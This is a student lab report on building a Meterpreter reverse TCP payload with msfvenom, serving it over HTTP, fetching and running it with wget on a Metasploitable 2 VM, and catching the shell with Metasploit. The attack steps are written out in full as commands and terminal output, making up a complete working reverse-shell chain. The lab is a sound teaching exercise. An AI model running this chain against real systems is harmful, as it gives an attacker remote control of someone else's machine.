12/19/2024

Reverse Shell Payload

Creating and Deploying a Reverse Shell Payload Using msfvenom for Remote Access on a Vulnerable Metasploitable 2 Machine

YASRA KHAN
NED UNIVERSITY | BATCH 2022

Report

1. Objective

The objective of this exercise was to demonstrate the process of creating and deploying a reverse shell payload using msfvenom from a Kali Linux attacker machine to establish a remote command and control session on a Metasploitable 2 vulnerable machine. This exercise aimed to highlight the practical application of exploiting vulnerabilities in a controlled environment for ethical hacking purposes. By utilising msfvenom to generate a payload and leveraging Metasploit for exploitation, the goal was to gain a reverse shell connection on the target system (Metasploitable 2) from the attacker's machine (Kali Linux), simulating a real-world attack scenario.

2. Environment Setup

Component	Details
Attacker Machine	Kali Linux (IP: 192.168.0.108)
Target Machine	Metasploitable 2 (IP: 192.168.0.103)
Payload Type	Reverse TCP
Tools Used	msfvenom, Metasploit Framework
Port Used	4444

```
┌──(yasra㉿kali)-[~]
└─$ sudo -i
[sudo] password for yasra:
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.108  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe5a:5b95  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5a:5b:95  txqueuelen 1000  (Ethernet)
        RX packets 76  bytes 13123 (12.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3888 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# ping 192.168.0.103
PING 192.168.0.103 (192.168.0.103) 56(84) bytes of data.
64 bytes from 192.168.0.103: icmp_seq=1 ttl=64 time=12.8 ms
64 bytes from 192.168.0.103: icmp_seq=2 ttl=64 time=9.07 ms
64 bytes from 192.168.0.103: icmp_seq=3 ttl=64 time=4.68 ms
^C
--- 192.168.0.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2016ms
rtt min/avg/max/mdev = 4.677/8.866/12.848/3.339 ms
```

Both the **Kali Linux machine (attacker)** and the **Metasploitable 2 machine (target)** were set up within a virtualized network using a bridge adapter to ensure both machines were on the same local network.

The target machine (Metasploitable 2) is intentionally vulnerable, with various open ports and services designed to mimic common security flaws that may be exploited by attackers.

ping ensure both Kali and Metasploitable 2 are reachable over the network

3. Payload Creation

Using **msfvenom**, a Linux payload is generated in ELF format.

msfvenom is a command-line tool within the **Metasploit Framework** used to generate and encode payloads. It combines the functionality of **msfpayload** (for generating payloads) and **msfencode** (for encoding payloads) into a single, streamlined utility.

Command Used:

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=4444 -f elf > reverse_tcp.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes


┌──(root㉿kali)-[~]
└─#
```

Explanation:

- **-p linux/x86/meterpreter/reverse_tcp:** Specifies the payload (Linux Meterpreter reverse TCP).
- **LHOST:** Attacker machine's IP address (Kali Linux) **i.e. 192.168.0.108**.
- **LPORT:** Listening port on the attacker machine **i.e. 4444**.
- **-f elf:** File format for the payload (ELF for Linux executables).
- **> reverse_tcp.elf:** Saves the payload as **reverse_tcp.elf.**

Output:

- Payload file **reverse_tcp.elf** created in the current working directory (root).

```
┌──(root㉿kali)-[~]
└─# pwd
/root

┌──(root㉿kali)-[~]
└─# ls
reverse_tcp.elf
```

4. Transferring Payload to Metasploitable Machine

Hosting Payload on Kali:

The payload file (reverse_tcp.elf) was transferred to the **Metasploitable 2** using **python3** command

Purpose: This command creates a simple HTTP server in the current directory, allowing files to be shared over the network.

Command:

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Explanation:

- **python3:** Specifies the Python 3 interpreter.
- **-m http.server:** Tells Python to use the built-in HTTP server module to serve files in the current directory.

Scenario: On the **Kali Linux** machine, this command allows the payload file (**reverse_tcp.elf**) to be shared over HTTP, making it accessible to other machines on the network. Any machine with network connectivity and the correct IP address can download the file.

Downloading payload on Metasploitable 2 (receiver)

Purpose: **wget** is a command-line utility used to download files from the web or HTTP servers.

Command:

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ wget http://192.168.0.108:8000/reverse_tcp.elf
--06:29:39--  http://192.168.0.108:8000/reverse_tcp.elf
           => `reverse_tcp.elf'
Connecting to 192.168.0.108:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[===================================>] 207           --.--K/s

06:29:39 (2.87 MB/s) - `reverse_tcp.elf' saved [207/207]

msfadmin@metasploitable:~$ chmod +x reverse_tcp.elf
msfadmin@metasploitable:~$
```

Explanation:

- **wget:** The tool used to fetch files over HTTP/HTTPS.
- **http://192.18.0.108/reverse_tcp.elf:** Specifies the full path of the file to be downloaded.
- **8000:** Specifies the port

Scenario: On the **Metasploitable 2** machine, the wget command connects to the Kali Linux machine's HTTP server and downloads the reverse shell payload (reverse_tcp.elf).

5. Executing the Payload

On the **Metasploitable 2** machine

```
msfadmin@metasploitable:~$ chmod +x reverse_tcp.elf
msfadmin@metasploitable:~$ ./reverse_tcp.elf
```

After the payload was successfully transferred, it was executed on the target machine, which initiated a connection back to the attacker's machine.

6. Setting Up Metasploit Listener

Metasploit Framework is one of the most popular and powerful tools used for penetration testing, vulnerability assessment, and ethical hacking. It provides a comprehensive suite of tools for developing, testing, and executing exploit code against a remote target machine

1. **Exploits**: Scripts that target vulnerabilities in systems or applications.
2. **Payloads**: Code executed on the target system after exploitation, such as reverse shells or Meterpreter sessions.

Metasploit is configured to listen for the reverse connection on the Kali Linux attacker machine.


Steps:

Start Metasploit:

msfconsole

Set Up Multi/Handler:

- **use exploit/multi/handler:** Sets up a handler to catch the reverse connection.
- **set payload:** Matches the payload type used in msfvenom.
- **LHOST and LPORT:** Attacker IP and listening port.



```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.108
lhost => 192.168.0.108
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:4444
```

7. Successful Reverse Shell Connection

After executing the payload on the Metasploitable 2 machine, the reverse shell connection was established, and the attacker's Kali Linux machine received a shell prompt allowing for remote interaction.

Output on Metasploit:

```
meterpreter > ls
Listing: /home/msfadmin
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096  dir   2024-12-18 06:25:02 -0500  .gconf
040700/rwx------  4096  dir   2024-12-18 06:25:32 -0500  .gconfd
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2024-10-14 03:53:42 -0400  .sudo_as_admin_successful
100644/rw-r--r--  294   fil   2024-12-17 14:43:02 -0500  fake.desktop
100644/rw-r--r--  133543 fil  2024-12-17 14:35:19 -0500  funny.zip
100755/rwxr-xr-x  207   fil   2024-12-18 06:14:45 -0500  reverse_tcp.elf
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable

meterpreter > shell
Process 4815 created.
Channel 1 created.
^C
Terminate channel 1? [y/N]  n
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:d3:d5
          inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:d3d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:851 errors:0 dropped:0 overruns:0 frame:0
          TX packets:516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1086678 (1.0 MB)  TX bytes:48021 (46.8 KB)
          Base address:0x d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:318 errors:0 dropped:0 overruns:0 frame:0
          TX packets:318 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:129013 (125.9 KB)  TX bytes:129013 (125.9 KB)
```

```
meterpreter > shell
Process 4815 created.
Channel 1 created.

^C
Terminate channel 1? [y/N]  n
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:d3:d5
          inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:d3d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:851 errors:0 dropped:0 overruns:0 frame:0
          TX packets:516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1086678 (1.0 MB)  TX bytes:48021 (46.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:318 errors:0 dropped:0 overruns:0 frame:0
          TX packets:318 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:129013 (125.9 KB)  TX bytes:129013 (125.9 KB)

pwd
/home/msfadmin
sysinfo
/bin/sh: line 4: sysinfo: command not found
whoami
msfadmin
echo "HELLO"
HELLO
echo "IM THE ATTACKER"
IM THE ATTACKER
```

```
Terminate channel 1? [y/N]  y
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

```
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.0.103 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) >
```

To confirm access, the following Meterpreter commands are executed on the Kali attackers computer:

Ls- to list the directories on Metaspoiltable 2 from my kali Linux environment

Shell- In **Meterpreter**, a part of the Metasploit Framework, the shell command is used to drop into a standard system shell on the compromised target. This allows you to interact with the target system as if you were physically present, using native operating system commands.

Sysinfo- to find out the information of the target system

10. Conclusion

This report demonstrates a successful exploitation process using **msfvenom** to create a reverse shell payload and **Metasploit** to gain remote access to the **Metasploitable 2** machine. This exercise highlights the importance of securing vulnerable systems and mitigating reverse shell attacks through firewall rules, intrusion detection systems, and proper patch management.

11. Ethical Consideration

- This exercise was conducted in a controlled, legal, and ethical environment, where both the attacker and the target machine were set up for security research and education.
- The purpose was to understand how vulnerabilities can be exploited in real-world scenarios and to emphasize the importance of securing systems against such attacks.
- The project provided hands-on experience in penetration testing and exploitation techniques used by attackers, offering valuable insights into cybersecurity defence strategies.

12. References

[1] https://www.vulnhub.com/entry/metasploitable-2,29/

(site used to download the vulnerable machine)

[2] https://app.grammarly.com/

(Grammarly a writing tool is used to ensure seamless writing)